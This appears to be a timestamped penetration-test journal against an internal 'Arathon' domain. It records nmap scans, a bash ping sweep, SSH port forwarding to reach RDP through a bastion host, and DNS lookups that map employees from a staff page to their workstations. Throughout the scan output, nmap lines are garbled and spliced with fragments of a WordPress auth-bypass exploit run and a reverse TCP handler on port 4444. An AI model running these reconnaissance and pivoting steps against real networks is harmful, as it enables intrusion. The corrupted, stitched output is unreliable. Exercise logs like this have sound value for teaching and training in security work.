Connect Scan Timing: About 63.41% done; ETC: 10:00 (0:03:01 remaining)
Connect Scan Timing: About 63.41% done; ETC: 10:02 (0:03:26 remaining)
Connect Scan Timing: About 63.41% done; ETC: 10:03 (0:03:58 remaining)
Connect Scan Timing: About 63.41% done; ETC: 10:05 (0:04:33 remaining)
Connect Scan Timing: About 63.41% done; ETC: 10:06 (0:05:12 remaining) site online and running WordPress?

```

- 10.0.1.11 seems like a good target with many services up (ports 445,80,139,443,3389,135,5986)
- Not sure that was the web server since I did not manage to break from that direction to know what IP is it in the network map

10:18 - Continued suspended full scan in the background

10:23 - Completed scan

Result:

```
adjust_timeouts2: packet supposedly had rtt of 971209093 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971209693 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971208131 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 971208131 microseconds. Ignoring time.
Connect Scan Timing: About 63.52% done; ETC: 10:32 (0:14:38 remaining)
Connect Scan Timing: About 79.04% done; ETC: 10:25 (0:06:53 remaining)
Discovered open port 49667/tcp on 10.0.1.11
Connect Scan Timing: About 94.28% done; ETC: 10:20 (0:01:36 remaining)
Completed Connect Scan against 10.0.0.84 in 1590.26s (9 hosts left)
Completed Connect Scan against 10.0.0.73 in 1590.28s (8 hosts left)
Discovered open port 49682/tcp on 10.0.1.11
Completed Connect Scan against 10.0.0.210 in 1591.40s (7 hosts left)
Completed Connect Scan against 10.0.0.222 in 1591.58s (6 hosts left)
Completed Connect Scan against 10.0.0.117 in 1591.83s (5 hosts left)
Completed Connect Scan against 10.0.0.132 in 1591.87s (4 hosts left) site online and running
Completed Connect Scan against 10.0.0.115 in 1591.97s (3 hosts left)
Completed Connect Scan against 10.0.0.197 in 1591.98s (2 hosts left)
Completed Connect Scan against 10.0.0.206 in 1591.99s (1 host left)
Discovered open port 5985/tcp on 10.0.1.11 require changing RPORT
Completed Connect Scan at 10:21, 1702.18s elapsed (655350 total ports)
Initiating Service scan at 10:21
Scanning 11 services on 10 hosts reliably check exploitability. Is the site online and running
```

```

[NETM
http-ntlm-info:1 to bind to 138.75.173.200:4444;-- 
Target_Name: ARATHONDOMAIN on 0.0.0.0:4444
NetBIOS_Domain_Name: ARATHONDOMAIN AutoCheck to override)
NetBIOS_Computer_Name: ARATHON-FILE Is the site online and running WordPress? ForceExploit
DNS_Domain_Name: ArathonDomain.internal 54.237.125.183/wp-login.php
DNS_Computer_Name: ARATHON-FILE.ArathonDomain.internal obtain cookie for wordpress
DNS_Tree_Name: ArathonDomain.internal created.
Product_Version: 10.0.14393 (run with bypass) > show options
http-server-header: Microsoft-IIS/10.0
http-title: Site doesn't have a title.infinitewp_auth_bypass):
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
443/tcp open https? syn-ack
445/tcp open microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services type:host:port[,type:host:port]
ssl-cert: Subject: commonName=ARATHON-FILE.ArathonDomain.internale CIDR identifier, or hosts f
Issuer: commonName=ARATHON-FILE.ArathonDomain.internale (TCP)
Public Key type: rsa no Negotiate SSL/TLS for outgoing connections
Public Key bits: 2048 .php yes The base path to the wordpress application
Signature Algorithm: sha256WithRSAEncryption IPress username
Not valid before: 2020-09-22T02:29:47 HTTP server virtual host
Not valid after: 2021-03-24T02:29:47
MD5: 4306 e6c7 2317 6db4 34cf 7060 4103 9869
SHA-1: 4e10 0016 b67c 5d35 5ad4 c2c1 e067 3ae0 5f90 3fb7
-----BEGIN CERTIFICATE-----
MIIDCjCCAFKgAwIBAgIQOZWylG5MYNI36Del+Z/XzANBgkqhkiG9w0BAQsFADAu
MSwwKgYDVQQDEyNBuKFUSE90LUZJTEuQXJhdGhvbkRvbWFpbis5pbnRlc5hbDAe
Fw0yMDA5MjIwMjI5NDdaFw0yMTAzMjQwMjI5NDdaMC4xLDAqBqNVBAMTI0FSQVRI
T04tRklMRS5BcmF0aG9uRG9tYWLuLmludGVybmcFsMIIBIjANBgkqhkiG9w0BAQE
AAOCQAQ8AMIIIBCgKCAQEASnlBcBnSeWieD8c4RxQFBGAMWCKemnhzOZvru68WIj
Bd4Le04ZMcbBDHcpuyItkQIPcMWQw9K6HONO/wcJ3YKRrKDwqE38CjY00sbpsbK
ApAYrIg2uergTpc486jMeEST+0FI/dL4eKftH1Mb5Q/9RtGztqUWPrlbv7W97jTU
PXbkmvCJcXltIyh7Sw9p9rstk0JanvOVF/q9RsB+JPU6K3uZLAi7Mujm8Z4WL8/
caQX7jvGfcQe9uRMOjuLsWePp3YRxUCghczlwFAHiEf6vIeJ5kh5+0g5FGXG0UY8
cpywQi/ThR2URge5ozRf59pQLJ6XP1df48CbiCt2DQIDAQABoyQwIjATBgnVHSUE
DDAKBngrBgfFBQcDATALBgnVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBAKXs
5PlNf7Td+zZ6HuHXonbqKeCYY5HJvmPGDqkeM8J2QN+kzKtUa9XANWkeCkATED3l
xsDMUK9gu1RmvQ2gpUmZb9Es0VTME8MQBNi0GBo30qtDdCincCDhr6aXZfkI25U6
1Ttd70IqlqxPwyfh1r9nC8kwYlt2jPZog00e41VQ7PRmCQDZ25hRbaBUnyQlaK0
8DNdzgWEYtMVPYB3Eh1DmpVr6p/JQZPlYl7W3Jd6e0MDc9Xc1Ef7i5+6vWZDI3Ro
UCgRbHo5gVfsn0nHQWSkxk170s40l+4ITHWc3waFgIs4DUTp8fi3Ax3VgmPmtfMD
0Z/jxIFT0sj6GaCV8yU=
-----END CERTIFICATE-----
_ssl-date: 2020-10-28T02:22:00+00:00; 0s from scanner time.
5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0 (run with bypass) > check
http-title: Not Found- Cannot reliably check exploitability. Is the site online and running Wor
5986/tcp open ssl https/443 syn-ack Microsoft SChannel-TLS

```

```
[+]_http-title: Not Found
5986/tcp open ssl/tls check syn-ack Microsoft SChannel/TLS)
| fingerprint-strings: eck exploitability. Is the site online and running WordPress? For
|   TLSSessionReq: for wordpress at http://54.237.125.183/wp-login
|     [Tt?]: aborted due to failure: no-access: Could not obtain cookie for wordpress
|     Ex: ARATHON-FILE0 ad, but no session was created.
|     +ES <200428160836Z (wp/wp_infinitewp_auth_bypass) > set TARGETURI wp-login.php
|     ARGET 230428160836Z01.php
|     +ES <ARATHON-FILE0 (wp/wp_infinitewp_auth_bypass) > run
|       W\xbd-K
|       H:E54+G failed to bind to 138.75.173.200:4444:-
|       S:XS,A^ reverse TCP handler on 0.0.0.0:4444
|       E:GXL: n/a automatic check (disable AutoCheck to override)
|       C:;u::*s5:liably check exploitability. Is the site online and running WordPress? For
|       B:v%=: | v%:ing auth for wordpress at http://54.237.125.183/wp-login.php
|       E:ARATHON-FILE1 due to failure: no-access: Could not obtain cookie for wordpress
|       E:#ARATHON-FILE.ArathonDomain.internal0 created.
|     ssl-cert: Subject: commonName=ARATHON-FILE (pass) > show options
|     Subject Alternative Name: DNS:ARATHON-FILE, DNS:ARATHON-FILE.ArathonDomain.internal
|     Issuer: commonName=ARATHON-FILE (wp/wp_infinitewp_auth_bypass):
|     Public Key type: rsa
|     Public Key bits: 4096 Setting Required Description
|     Signature Algorithm: sha256WithRSAEncryption
|     Not valid before: 2020-04-28T16:08:36      Plugin file to edit
|     Not valid after: 2023-04-28T16:08:36      A proxy chain of format type:host:port[,typ
|     MD5: 5d82 870f ac6d bcbe d529 ab33 9fcf 9fe4arget host(s), range CIDR identifier,
|     SHA-1: 6dc4 5f9b 622d c98b ae82 f8b6 c36f 3d21 d0c1 b366 (TCP)
|     -----BEGIN CERTIFICATE----- no Negotiate SSL/TLS for outgoing connections
MIIFPjCCAyagAwIBAgIQRW1R0P56hDqFD07VS+o8pejANBgkqhkiG9w0BAQsFADAX
MRUwEwYDVQQDDAxBUkFUSE90LUZJTEUwHhcNMjAwNDI4MTYwODM2WhcNMjMwNDI4
MTYwODM2WjAXMRUwEwYDVQQDDAxBUkFUSE90LUZJTEUwggIIeMA0GCSqGSIb3DQEbt
AQUAA4ICDwAwggIKAoICAQC0C1dcvS1LC3yovwTT/uAdeteJRTU0K0fgz1jL/NsN
Daq2o4UbSljXhqn7/8qTR7F7IWUD3nMF1PrZSUJuL4eofAyZlkGf9oOD3e6N04U
S/2+zuUmmPzJ5/gINI9N17xHiYS3YIh3/BY9h4ksMvSNga+hPrbkQyp6re+aJYsx
Y5EoPbkX+IfVnhYQHGqYiBwcknn24ut64sFYUyxBXuWIYU33guIew3OpqKgllg61H
WEw65gpo/t3hsG4U5zt10ipzNRZ0G3+hR2abWXz/e2WkFPVJ9ZWzkpiKJkgTBzjS
mAf1pfMeLPNapxgkvV0CxVsKlduilsMUWrhm8QMUMGwL2nNGpMpXlPVyybqnADEy
FYeKctqt6GTv8EIcTp7uMJG1mp8+Hx2JT26MAFNzneIQM6C8P427AMeviU4sjMgace may be specified
hNz2If1VLEHcAR4bbOmYVw0AHJih+KhAhYgtQWgEJqY5gA0dmRglScnaHpA4QqbN
Y6MiENxKfjqHEw1aChvmefDSmVwor5t8rrw3a1YWZkB/vTz2Y9Tca7B9Cd/2T/EZ
FIio0t1T6NwFhisRFvnmDM+5ff9PJ7g05RbXneZG1/R7wtQw0NFInYDVZmb5sPM9
XSqlwliFNIxByKNJZAVjoGdvslfdHDoSdAFMuJjiiko6jXhcqWljQRW37qFyr0k
GwIDAQABo4GFMIIGCMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBgggrBgfFBQcD
ATA8BgNVHRENTAzggxBukFUSE90LUZJTEWC10FSQVRIT04tRklMRS5BcmF0aG9u
RG9tYWluLmludGVybmFsMB0GA1UdDgQWBQBQK1gH1tfXWguAzIsgD10jwWLdHKDAN
BkgkhkiG9w0BAQsFAAOCAgEAfvDdAjvvJ/wtQoif4uBSlvGR6POMHhQMMdUB5xrF
8ag0h97q6xsnuo1DYWFGeWxtUvEU7ZxCXPra/qk3TWws2A7hsW9BNP7MPkzdn+A
jvivfL4+acXOaCrtZRFzacXZdm2WgYK93Uz4eLqMhdpwH1In4r0J9kLvpY0Er8CR
PIWXCNYBFdkWwnyVJmKIqck7nwCcZEWjfNOfmccchnS6hur/nkILcVYfpMZ26d0E
cJZAWhJ2DLWSI23sENFO3htxUpxW1rw7kp0GnSjlJ3p2i960CDNFyOeeBFRm7xuVhe site online and r
B4asDj9AwcwSzpzFXJJAZVF6TLNhe/q1ml8o2hTR0jBof5BHlZbJSpMOEpDb3FdV3
Mi1PekoJ5joeVKkrGMbrYAr0zW3JxHECboeyvBbs7TRoMkQkMYnIDC4Hxzijz8xx
Q4hSthqHo0OY+q8gsivbxR7CsihYcUHcqshM1w0lBBz83ERaFAXJoK0zfduL9hsU
u8tVvYNda3ViINFZ+duZdjP8PD7uytB0gOMeLMY+GVo8RhD0mmQhDY8E6hTSC5u2
ocv/g9dI+8*xHzN8qeh996vLpywTACP6Tjz6vbWM1jmV3RhMYSbegA+ePtOd7Spy
NwFdNupK9HocTsPrk4na+eFlcMh4lXrfNGFvrAPkbNvuSwVeYJaiwxaa7kCVt9Im
uxo= 247.125.183:443 - Cannot reliably check exploitability. Is the site online and
-----END CERTIFICATE----- (wp/wp_infinitewp_auth_bypass) > check
```

```
Host script results: TCP handler on 0.0.0.0:4444
_clock-skew: mean: 0s, deviation: 0s, median: 0s to override)
p2p-conficker: Only check exploitability. Is the site online and running WordPress? ForceExploit
  Checking for Conficker.C or higher ... //54.237.125.183/wp-login.php
  Check 1 (port 44037/tcp): CLEAN (Timeout): Could not obtain cookie. For wordpress
  Check 2 (port 62475/tcp): CLEAN (Timeout) stated.
  Check 3 (port 61666/udp): CLEAN (Timeout) stated > show options
  Check 4 (port 5339/udp): CLEAN (Timeout)
  _ 0/4 checks are positive: Host is CLEAN or ports are blocked
smb-security-mode:
  authentication_level: user    Required  Description
  challenge_response: supported
  _ message_signing: disabled (dangerous, but default) to edit
smb2-security-mode:
  _ 2.02:      54.237.125.183   yes      A proxy chain of format type:host:port[,type:host:port]
  _ Message signing enabled but not required target port (TCP)
smb2-time:
  _ date: 2020-10-28 10:22:04   yes      Negotiate SSL/TLS for outgoing connections
  _ start_date: 2020-10-23 18:07:405  WordPress username
  _ VHOST:          no        HTTP server virtual host
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:23 interpreter/reverse_tcp):
Completed NSE at 10:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan. Description
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed The listen address (an interface may be specified)
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 14 IP addresses (14 hosts up) scanned in 1918.73 seconds
```

- 10.0.1.11 is the domain server with name ARATHONDOMAIN
 - Has a DNS Server which seems to be it *ArathonDomain.internal
 - Product version 10.0.14393 is Windows Server 2016

I later read up that there is an option (-sL) that could scan the network through reverse-DNS lookup instead of pinging (as the other methods still do that). There is no result and I don't think it did anything with the network

10:10 - Did wget commands to try to communicate with TCP 80,443 on 10.0.1.11 but unable to do so

10:54 - I did a manual 'ping' command to note that I can ping 10.0.0.5 even though I was not able to get a "Up" result on nmap.

10:58 - did a bash 'ping sweep' to see what machines are up

Command: **for a in \$(seq 1 254); do (ping -c 1 10.0.0.\$a | grep "bytes from" &); done;**

Result:

```
sshtun@ip-10-0-2-5:~$ for a in $(seq 1 254); do (ping -c 1 10.0.0.$a | grep "bytes from" &); done;
64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=0.316 ms (from interface may be specified)
64 bytes from 10.0.0.5: icmp_seq=1 ttl=128 time=0.413 ms
64 bytes from 10.0.0.6: icmp_seq=1 ttl=128 time=0.438 ms
64 bytes from 10.0.0.7: icmp_seq=1 ttl=128 time=0.462 ms
64 bytes from 10.0.0.8: icmp_seq=1 ttl=128 time=0.463 ms
64 bytes from 10.0.0.9: icmp_seq=1 ttl=128 time=0.426 ms
64 bytes from 10.0.0.10: icmp_seq=1 ttl=128 time=0.457 ms
64 bytes from 10.0.0.11: icmp_seq=1 ttl=128 time=0.433 ms
64 bytes from 10.0.0.25: icmp_seq=1 ttl=64 time=0.387 ms
64 bytes from 10.0.0.45: icmp_seq=1 ttl=64 time=0.304 ms
64 bytes from 10.0.0.66: icmp_seq=1 ttl=64 time=0.337 ms
64 bytes from 10.0.0.73: icmp_seq=1 ttl=64 time=0.366 ms<-->
64 bytes from 10.0.0.84: icmp_seq=1 ttl=64 time=0.311 ms<--> Is the site online and running WordPress?
64 bytes from 10.0.0.115: icmp_seq=1 ttl=64 time=0.307 ms REPORT 443
64 bytes from 10.0.0.117: icmp_seq=1 ttl=64 time=0.420 ms
64 bytes from 10.0.0.132: icmp_seq=1 ttl=64 time=0.305 ms SSL true
64 bytes from 10.0.0.197: icmp_seq=1 ttl=64 time=0.306 ms REPORT!
64 bytes from 10.0.0.206: icmp_seq=1 ttl=64 time=0.324 ms
64 bytes from 10.0.0.210: icmp_seq=1 ttl=64 time=0.340 ms<-->
64 bytes from 10.0.0.222: icmp_seq=1 ttl=64 time=0.347 ms<--> Is the site online and running WordPress?
```

- There are a total of 20 hosts this time
- The missing ones are 10.0.0.5 to 10.0.0.11 - Has to be some user machines

Checked the bastion host and it seems that it does not have any RDP clients available on it. Have to either download it or forward the traffic via SSH to my machine and use rdp on it. Decided to go for the latter as I know SSH connections are working and other forms of connections might be blocked by firewall rules

12:23 - tried to establish a SSH local port forward with the bastion host to access 10.0.0.5's RDP connection

Command: sudo ssh -N -L 0.0.0.0:3389:10.0.0.5:3389
sshtun@18.210.159.19

12:28-12:34 - tried to connect using rdesktop but failed; Need CredSSP mentioned

```
kali㉿kali:~$ rdesktop localhost:3389 -u kennyyap server
Autoselecting keyboard map 'en-us' from locale
ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);
    1. Certificate issuer is not trusted by this system.


Issuer: CN=KennyYap.ArathonDomain.internal
Subject: CN=KennyYap.ArathonDomain.internal
        [-----]
        ----- TAKEN FROM THE SERVER'S LOCAL KEYRING AND UNIX ENVIRONMENT
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:
        [-----]
        ----- TAKEN FROM THE SERVER'S LOCAL KEYRING AND UNIX ENVIRONMENT
Subject: CN=KennyYap.ArathonDomain.internal
        [-----] shown in Microsoft Windows environment
Issuer: CN=KennyYap.ArathonDomain.internal
        [-----] vendor name
Valid From: Sun Sep 20 05:00:19 2020
        To: Mon Mar 22 05:00:19 2021

Certificate fingerprints:
        [-----]
        ----- TAKEN FROM THE SERVER'S LOCAL KEYRING AND UNIX ENVIRONMENT
        sha1: 1b352961a3e76d685eee0dd810b76ca3af2f357bd
        [-----] user by smartcard
        sha256: 8b47bf05fd0de146ab9dfc471e44bc96dc830220f6fc683dbf3376e58d5d2f
        [-----] username


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Failed to connect, CredSSP required by server (check if server has disabled old TLS versions, if yes use -V option).

kali㉿kali:~$ rdesktop localhost:3389 -u kennyyap -d ArathonDomain -p -
Autoselecting keyboard map 'en-us' from locale
Password:
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Failed to connect, CredSSP required by server (check if server has disabled old TLS versions, if yes use -V option).
```

12:46 - tried to connect using freerdp as I read that rdesktop has some issues with not having the latest security protocols. This time succeeded in connecting



We can see that there is nothing in kennyyap. Only know that there are Elastic Beats' Winlogbeat and packetbeat being utilised in the machine



Services					
File Action View Help					
Services (Local)					
Select an item to view its description.					
Name	Description	Status	Startu		
Office 64 Source Engine	Saves install...	Manu			
Offline Files	The Offline ...	Manu			
OpenSSH Authentication Agent	Agent to ho...	Disabl			
Optimize drives	Helps the c...	Manu			
packetbeat		Running	Auton		
Parental Controls	Enforces pa...	Manu			
Payments and NFC/SE Manager	Manages pa...	Manu			
Peer Name Resolution Protocol	Enables serv...	Manu			

13:53 - did a nslookup with arathontechnologies.com to see if I can identify the DNS server

Result:

```
C:\Users\kennyyap>nslookup
Default Server: UnKnown
Address: 10.0.1.10

> www.arathontechnologies.com
Server: UnKnown
Address: 10.0.1.10

Non-authoritative answer:
Name: www.arathontechnologies.com
Address: 54.237.125.183
```

- Seems that 10.0.1.10 is our DNS Server
- Was not able to find this server; Only found 10.0.1.11 inside nmap scan

13:57 - did a ping Sweep on 10.0.1.0 subnet, similar to what I did on 10.0.0.0/24
Command: for a in \$(seq 1 254); do (ping -c 1 10.0.1.\$a | grep "bytes from" &); done;

Result:

```
sshtun@ip-10-0-2-5:~$ for a in $(seq 1 254); do (ping -c 1 10.0.1.$a | grep "bytes from" &); done;
64 bytes from 10.0.1.10: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 10.0.1.11: icmp_seq=1 ttl=128 time=0.400 ms
```

13:53 - did more DNS Enumeration with nslookup on KennyYap Machine

```
C:\Users\kennyyap>nslookup
Default Server: UnKnown
Address: 10.0.1.10

> set type=NS
> ArathonDomain
Server: UnKnown
Address: 10.0.1.10

*** UnKnown can't find ArathonDomain: Non-existent domain
> ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

ArathonDomain.internal nameserver = arathon-dc.ArathonDomain.internal
arathon-dc.ArathonDomain.internal      internet address = 10.0.1.10
>
```

```
arathon-dc.ArathonDomain.internal      internet address = 10.0.1.10
> set type=ANY
> ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

ArathonDomain.internal  internet address = 10.0.1.10
ArathonDomain.internal  nameserver = arathon-dc.ArathonDomain.internal
ArathonDomain.internal
    primary name server = arathon-dc.ArathonDomain.internal
    responsible mail addr = hostmaster.ArathonDomain.internal
    serial   = 2682
    refresh  = 900 (15 mins)
    retry    = 600 (10 mins)
    expire   = 86400 (1 day)
    default TTL = 3600 (1 hour)
arathon-dc.ArathonDomain.internal      internet address = 10.0.1.10
>
```

- Noted that the machine name is arathon-dc
 - Has a mail server called hostmaster

14:38 - Seeing that I am stuck trying to enumerate through the DNS, I decided to check via manual connection via RDP and looking at the certificates to identify the machines

First I tried to connect to 10.0.0.6. The result is the machine identified to be chuakaryong

- This is similar to the naming convention of the KennyYap machine

- I can use this naming convention to test on the nslookup

14:40-14:50 - Using nslookup to identify all the team names to see if I can identify all the machines



KENNY YAP

CEO

Kenny is co-founder/CEO at Arathon Technologies, where cutting-edge unmanned technology is brought to life. Before taking the leap into entrepreneurship, Kenny was an officer in SAF Air Force working on Unmanned Aerial Vehicles. He has a MSc in Engineering. Since young he likes to tinker. This is the reason why he started Arathon Technologies to conceptualise and innovate new uses on existing technologies.



CHUA KAR YONG

COO

Kar Yong is co-founder of Arathon Technologies. Kar Yong tackle real world problems by businesses and consumers with our unmanned systems and AI technologies. Kar Yong come from a diverse background consisting of software development, business development, government service, artificial intelligence, and telecommunications.



MARY LOW

GENERAL MANAGER

Mary is a dedicated leader who is the backbone of Arathon Technologies. She is now holding the concurrent roles of Human Resource and Finance to ensure the work flow in Arathon Technologies is efficient.



HO TENG HOON

PROJECT MANAGER

Teng Hoon worked in research project manager for more than 10 years with ST Engineering. He now lead a team of young engineers to customize unmanned robotics for advanced applications ranging landscape surveying, long endurance drones, and machine vision.



SIM SOK YONG

SOFTWARE ENGINEER

Sok Yong is a passionate software engineer who likes challenges. He customised sensor systems on drones and unmanned vehicles to identify customer's defined targets.



FOO WAI YEE

ENGINEER

Wai Yee specialised in robotic control. He has been building drones during secondary school in robotic clubs. He works on the remote control interface between the mechanical parts of the drone and robots to accomplish more precise control for the operator.



HENG CHENG SIANG

ENGINEER

Cheng Siang developed geospatial web applications in his university final year project. He implements geospatial algorithm for the unmanned systems. As a fast learner, he now tinkers with the sensors to recognise geospatial features for higher precision in geolocation of drones.

Results:

cmd Select Command Prompt - nslookup

```
> chuakaryong.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    chuakaryong.ArathonDomain.internal
Address: 10.0.0.6

> kennyyap.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    kennyyap.ArathonDomain.internal
Address: 10.0.0.5

> marylow.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    marylow.ArathonDomain.internal
Address: 10.0.0.11

> hotenghoon.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    hotenghoon.ArathonDomain.internal
Address: 10.0.0.7

> simsokyong.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    simsokyong.ArathonDomain.internal
Address: 10.0.0.8

> foowaiyee.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name:    foowaiyee.ArathonDomain.internal
Address: 10.0.0.9
```

```
> hengchengsiang.ArathonDomain.internal
Server: UnKnown
Address: 10.0.1.10

Name: hengchengsiang.ArathonDomain.internal
Address: 10.0.0.10

> -
```

We can identify the following machines:

- 10.0.0.5 - KennyYap
- 10.0.0.6 - ChuaKarYong
- 10.0.0.7 - HoTengHoon
- 10.0.0.8 - SimSokYong
- 10.0.0.9 - FooWaiYee
- 10.0.0.10 - HengChengSiang
- 10.0.0.11 - MaryLow

